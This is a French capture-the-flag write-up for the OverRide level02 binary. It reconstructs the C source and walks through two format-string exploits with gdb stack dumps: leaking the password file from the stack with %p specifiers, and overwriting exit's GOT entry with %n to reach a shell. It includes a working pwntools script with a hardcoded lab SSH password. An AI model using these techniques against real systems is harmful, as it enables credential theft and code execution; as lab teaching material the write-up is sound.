2. *Level 02*

On est cette fois sur un **binaire 64 bits**. On reconstruit le code source suivant :

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int    main(void)
{
    int    i = 0;
    int    n;                  // [rbp-0x114]
    long    l;                 // [rbp-0x120]
    char    buff[96];          // [rbp-0x70]
    char    buff2[41];         // [rbp-0xa0]
    char    buff3[96];         // [rbp-0x110]
    FILE    *file = 0;         // [rbp-0x8]
    size_t    y = 0;           // [rbp-0xc]

    while (i < 96)
        buff[i++] = '\0';
    i = 0;
    while (i < 40)
        buff[i++] = '\0';
    i = 0;
    while (i < 96)
        buff[i++] = '\0';

    file = fopen("/home/users/level03/.pass", "r");
    if (file == 0)
    {
        fwrite("ERROR: failed to open password file\n", 1, 0x24, stderr);
        exit(1);
    }

    y = fread(buff2, 1, 41, file);
    buff2[strcspn(buff2, "\n")] = '\0';
    if (y != 41)
    {
        fwrite("ERROR: failed to read password file\n", 1, 0x24, stderr);
        fwrite("ERROR: failed to read password file\n", 1, 0x24, stderr);
        exit(1);
    }
    fclose(file);

    puts("===== [ Secure Access System v1.0 ] =====");
    puts("/***************************************\\");
    puts("| You must login to access this system. |");
    puts("\\***************************************/");
    printf("--[ Username: ");
```

```
    fgets(buff, 0x64, stdin);
    buff[strcspn(buff, "\n")] = '\0';
    printf("--[ Password: ");
    fgets(buff3, 0x64, stdin);
    buff3[strcspn(buff3, "\n")] = '\0';

    puts("****************************************");
    printf("Comparing %s | %s\n", buff2, buff3);
    if (strncmp(buff2, buff3, 41) == 0)
    {
        printf("Greetings, %s!\n", buff);
        system("/bin/sh");
        return (0);
    }
    printf(buff);                   // Format string vulnerability
    puts(" does not have access!");
    exit(1);
}
```

Le code désassemblé était bien sûr légèrement différent par rapport aux binaires 32 bits, même si globalement la méthode de reconstruction est très similaire.

En réalité, la seule différence notable était les calling convention des fonctions (voir 42/ASM/ASM64.odt). En effet, les arguments de fonction sont passés comme suit :

*RDI, RSI, RDX, RCX, R8, R9, remaining from the stack*


De même, les registres, les adresses, et le contenu des adresses font désormais **8 bytes** au lieu de 4. Un exemple simple d'un appel à fopen :

```
0x0000000000400898 <+132>:   mov    edx,0x400bb0
0x000000000040089d <+137>:   mov    eax,0x400bb2
0x00000000004008a2 <+142>:   mov    rsi,rdx
0x00000000004008a5 <+145>:   mov    rdi,rax
0x00000000004008a8 <+148>:   call   0x400700 <fopen@plt>
0x00000000004008ad <+153>:   mov    QWORD PTR [rbp-0x8],rax
```

Sinon à part ça, pas de difficulté particulière pour reconstruire le code source. On trouve une vulnérabilité de type **formatstring** assez évidente à la fin du code, avec un printf qui ne prend pas de chaîne formattée et ne fait qu'afficher une variable que nous contrôlons (Username). On peut vérifier la vulnérabilité assez simplement, en insérant un *format specifier* dans le username :

```
→ level02 ./level02
===== [ Secure Access System v1.0 ] =====
/***************************************\
| You must login to access this system. |
\***************************************/
--[ Username: %p
--[ Password: aaa
****************************************
0x7ffc790a7b60 does not have access!
```


Le *format specifier* est bien traduit, la vulnérabilité est présente. Attention cependant : nous sommes sur un programme **x64**, donc les *format specifiers*, lorsqu'ils vont tenter d'afficher les arguments de la fonction printf qui sont censés correspondre aux *specifiers*, vont d'abord afficher RSI – RDX – RCX – R8 – R9, avant d'afficher les valeurs sur la stack.




Il faut prendre cela en compte lorsqu'on tente d'exploit notre vulnérabilité de **format string**.

De là, j'ai d'abord essayé de reproduire les exploits effectués dans **Rainfall**, en utilisant le *specifier* **%n** afin d'écrire à des adresses mémoires arbitraires. J'ai vu que la fonction **exit** était appelée après notre vulnérabilité de format string, le plan était donc simplement de récupérer l'adresse **.got.plt** de **exit**, et d'y inscrire une adresse arbitraire (typiquement, celle de l'instruction **system("/bin/sh")** de la fonction **main**).

Il faut d'abord qu'on calcule le nombre de *jumpers* nécessaires afin que notre *format specifier* désigne les 8 premiers bytes de notre chaîne de format (qui contiendront notre adresse cible). On remplit notre buffer **username** de 'A', et on examine la stack juste avant l'appel à **printf** :



On se situe à **23 adresses** de **rsp**. Cela signifie que **28 format specifiers %p** (qui affichent et font avancer de 8 bytes) nous permettent d'atteindre le début de notre chaîne de format (pour évacuer les registers RSI – RDX – RCX – R8 - R9). On peut le vérifier simplement :

```
➜  level02 ./level02
===== [ Secure Access System v1.0 ] =====
/***************************************\
| You must login to access this system. |
\***************************************/
--[ Username: AAAAAAAA%28$p
--[ Password: a
*****************************************
AAAAAAAA0x4141414141414141 does not have access!
```

Ici, notre **%28$p** pointe directement sur le début de notre **format string** composée de 'A'. On peut rédiger cela avec un payload dans un unique fichier avec la même technique que **Rainfall – bonus1**, en remplissant le buffer des **fgets** :

```
python -c "print('AAAAAAAA%28\$p' + 'A' * 86 + 'aaaa')" > payload
./level02 < payload
```

En sachant cela, on veut voir maintenant si l'on peut effectivement se servir du specifier %n afin d'écrire à l'adresse **.got.plt** de **exit**. Notre payload est désormais le suivant:

```
python -c "print('\x28\x12\x60\x00\x00\x00\x00\x00%28\$n' + 'A' * 86 +
'aaaa')" > payload
```

Le %n devrait ici pointer sur 0x0000000000601228, l'adresse .got.plt de exit, et y inscrire un entier (0x8 ici). Le problème est qu'un tel payload ne fonctionne évidemment pas, **car il contient des NULL BYTES**. La string s'arrête après les 3 premiers bytes, c'est le problème des adresses **x64**.

Et, bien sûr, si on retire les **\x00** on se retrouve avec une segmentation fault, car le %n attend une adresse de 8 bytes et va considérer que le %28$n constitue le reste de l'adresse après nos 3 premiers bytes :

```
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7e502a8 in printf_positional (s=s@entry=0x7ffff7fa56c0 <_IO_2_1_
    format=format@entry=0x7fffffffdfc0 "(\022`%28$n", 'A' <repeats 91 times
    ap=ap@entry=0x7fffffffde30, ap_savep=ap_savep@entry=0x7fffffffd9d8, dor
    work_buffer=<optimized out>, save_errno=<optimized out>, grouping=<opti
    at vfprintf-internal.c:1996
1996    vfprintf-internal.c: Aucun fichier ou dossier de ce type.
(gdb) x /i $rip
=> 0x7ffff7e502a8 <printf_positional+6824>:     mov    DWORD PTR [rax],esi
(gdb) info registers
rax            0x6e24383225601228  7936530231360229928
rbx            0x0                 0
rcx            0x6e24383225601228  7936530231360229928
rdx            0x7ffff7e4ee3d      140737352363581
rsi            0x3                 3
rdi            0x0                 0
rbp            0x7fffffffd890      0x7fffffffd890
rsp            0x7fffffffcf50      0x7fffffffcf50
```

Ici, l'exploit était en réalité bien plus simple. On voit dans la fonction **main** que le programme ouvre le fichier **.pass** qui nous intéresse, et en place le contenu dans une variable locale **buff2** (afin ensuite de la comparer avec le mot de passe entré par l'utilisateur). Cette variable **buff2** :
> Se situe sur la stack (buffer local).
> Se situe dans la frame à partir de laquelle printf est appelée.

On peut en réalité se contenter d'utiliser notre faille format string afin de révéler le contenu de **buff2** sur la stack. Juste avant l'appel à printf, la stack a la configuration suivante :

```
Breakpoint 1, 0x0000000000400aa2 in main ()
(gdb) x /30a $sp
0x7fffffffdf10: 0x7fffffffe128  0x100000000
0x7fffffffdf20: 0x61616161      0x0
0x7fffffffdf30: 0x0     0x0
0x7fffffffdf40: 0x0     0x0
0x7fffffffdf50: 0x0     0x0
0x7fffffffdf60: 0x0     0x0
0x7fffffffdf70: 0x0     0x0
0x7fffffffdf80: 0x0     0x0
0x7fffffffdf90: 0x38614e674c427750      0x3735574b544d3870   buff2 containing
0x7fffffffdfa0: 0x43514156787a3753      0x714a385670436e78   .pass file content
0x7fffffffdfb0: 0x7642455839735454      0x0                  [rbp-0xa0]
0x7fffffffdfc0: 0x4141414141414141      0x4141414141414141
0x7fffffffdfd0: 0x4141414141414141      0x414141
0x7fffffffdfe0: 0x0     0x0
0x7fffffffdff0: 0x0     0x0
```

Calculons comme précédemment le nombre de *jumpers* dont on aura besoin afin que les specifiers de la fonction **printf** affiche le contenu de cet emplacement mémoire.

On se situe à **17** adresses de **esp** ; en prenant en compte les 5 registers censés contenir les premiers arguments, **22 specifiers %p** permettent d'afficher la zone mémoire. De là, notre payload est simple:

```
%22$p|%23$p|%24$p|%25$p|%26$p
```

Donner cela en input au programme révèlera la zone mémoire stockant le contenu du fichier **.pass** qu'on souhaite leak. Ce leak prendra la forme d'adresses mémoires (car on utilise %p), il faudra ensuite simplement traduire tout ça en ASCII :

```
level02@OverRide:~$ ./level02
===== [ Secure Access System v1.0 ] =====
/***************************************\
| You must login to access this system. |
\***************************************/
--[ Username: %22$p|%23$p|%24$p|%25$p|%26$p
--[ Password: a
****************************************
0x756e505234376848|0x45414a3561733951|0x377a7143574e6758|0x354a35686e475873|0x48336750664b394d does not have access!
```

>> Exploitation manuelle

```
> ./level02
> --[ Username: %22$p|%23$p|%24$p|%25$p|%26$p
```


```
> --[ Password: aaaa
> Convert leaked values to ASCII (see exploit.py)
```

>> Exploit automatique

```python
from pwn import *

s = ssh(host="192.168.1.3", port=4242, user="level02",
password="PwBLgNa8p8MTKW57S7zxVAQCxnCpV8JqTTs9XEBv")
p = s.process("/home/users/level02/./level02")

p.recvline()
p.recvline()
p.recvline()
p.recvline()
p.sendline(b"%22$p|%23$p|%24$p|%25$p|%26$p")
p.sendline(b"aaaa")
p.recvline()

result = p.recvlineS()
result = result[:95]
chunks = result.split('|')
passw = ''

for chunk in chunks :
    ba = bytearray.fromhex(chunk[2:])
    ba.reverse()
    passw += ba.decode()

print("[+] Exfiltrated .pass from stack memory : " + passw)
```

**MÉTHODE N°2**:

Après avoir un peu réfléchi, il est en réalité également possible d'overwrite l'adresse **.got.plt** de la fonction **exit** afin de rediriger le flux d'exécution vers l'appel **system** effectué dans la fonction **main**. En effet, lorsqu'on exécute le programme de manière "normale" (ou avec notre payload précédent), rappelons que l'état de la stack est le suivant :



On a bien le contenu du fichier **.pass** en mémoire vers les adresses hautes, mais on a également un buffer (**buff3**) qui contient notre input pour le mot de passe. Ce buffer est initialement **rempli de 0** ; que se passe-t-il alors si jamais on entre les bytes suivants :

\x28\x12\x60

Alors, à l'adresse 0x7fffffffdf20 sera stockée l'adresse suivante : `0x0000000000601228`, soit l'adresse **.got.plt** de **exit** ! On se sert donc des 0 déjà présents pour former notre adresse sans NULL BYTE dans notre input.

```
Breakpoint 1, 0x0000000000400aa2 in main ()
(gdb) x /30a $sp
0x7fffffffdf10: 0x7fffffffe128  0x100000000
0x7fffffffdf20: 0x601228 <exit@got.plt> 0x0
0x7fffffffdf30: 0x0     0x0
0x7fffffffdf40: 0x0     0x0
0x7fffffffdf50: 0x0     0x0
0x7fffffffdf60: 0x0     0x0
0x7fffffffdf70: 0x0     0x0
0x7fffffffdf80: 0x0     0x0
0x7fffffffdf90: 0x38614e674c427750      0x3735574b544d3870
0x7fffffffdfa0: 0x43514156787a3753      0x714a385670436e78
```

On peut donc **faire pointer notre specifier %n** sur cette adresse de la stack afin d'y inscrire des bytes arbitraires. On détermine qu'il s'agit de **%8$n**.

Attention cependant, on ne va pas pouvoir utiliser la technique de **Rainfall – level4** qui consiste à écrire byte par byte à des adresses précises (0x601228 – 0x601229 – 0x601230 etc...) car on aurait pour cela besoin d'avoir ce pattern dans notre chaîne de format password :

0x0000000000601228 [DUMMY ADDR] 0x0000000000601229 [DUMMY ADDR] ...

Ce qui suppose d'inscrire des '**\0**'. On peut cependant y aller en mode entièrement bourrin. On veut inscrire à l'adresse **.got.plt** de **exit** l'adresse 0x0000000000400a85 (début de l'appel **system** dans main) ; on traduit ce chiffre en décimal, ce qui nous donne : **4196997**. On construit donc notre payload de cette manière :

```
payload = b''
payload += b'%4196997x%8$n'
payload += b'A' * (99 - len(payload))
payload += b'\x28\x12\x60'

file = open("payload", "wb")
file.write(payload)
file.close()
```

Le specifier **%8$n** nous permet d'écrire à l'adresse `0x0000000000601228` ; le %4196997x nous permet d'inscrire l'hexadécimal `0x0000000000400a85` à cet emplacement mémoire.

Le terminal fait un peu la tronche avec autant de caractères à afficher, mais ça fonctionne, on a une shell.

**Got flag**.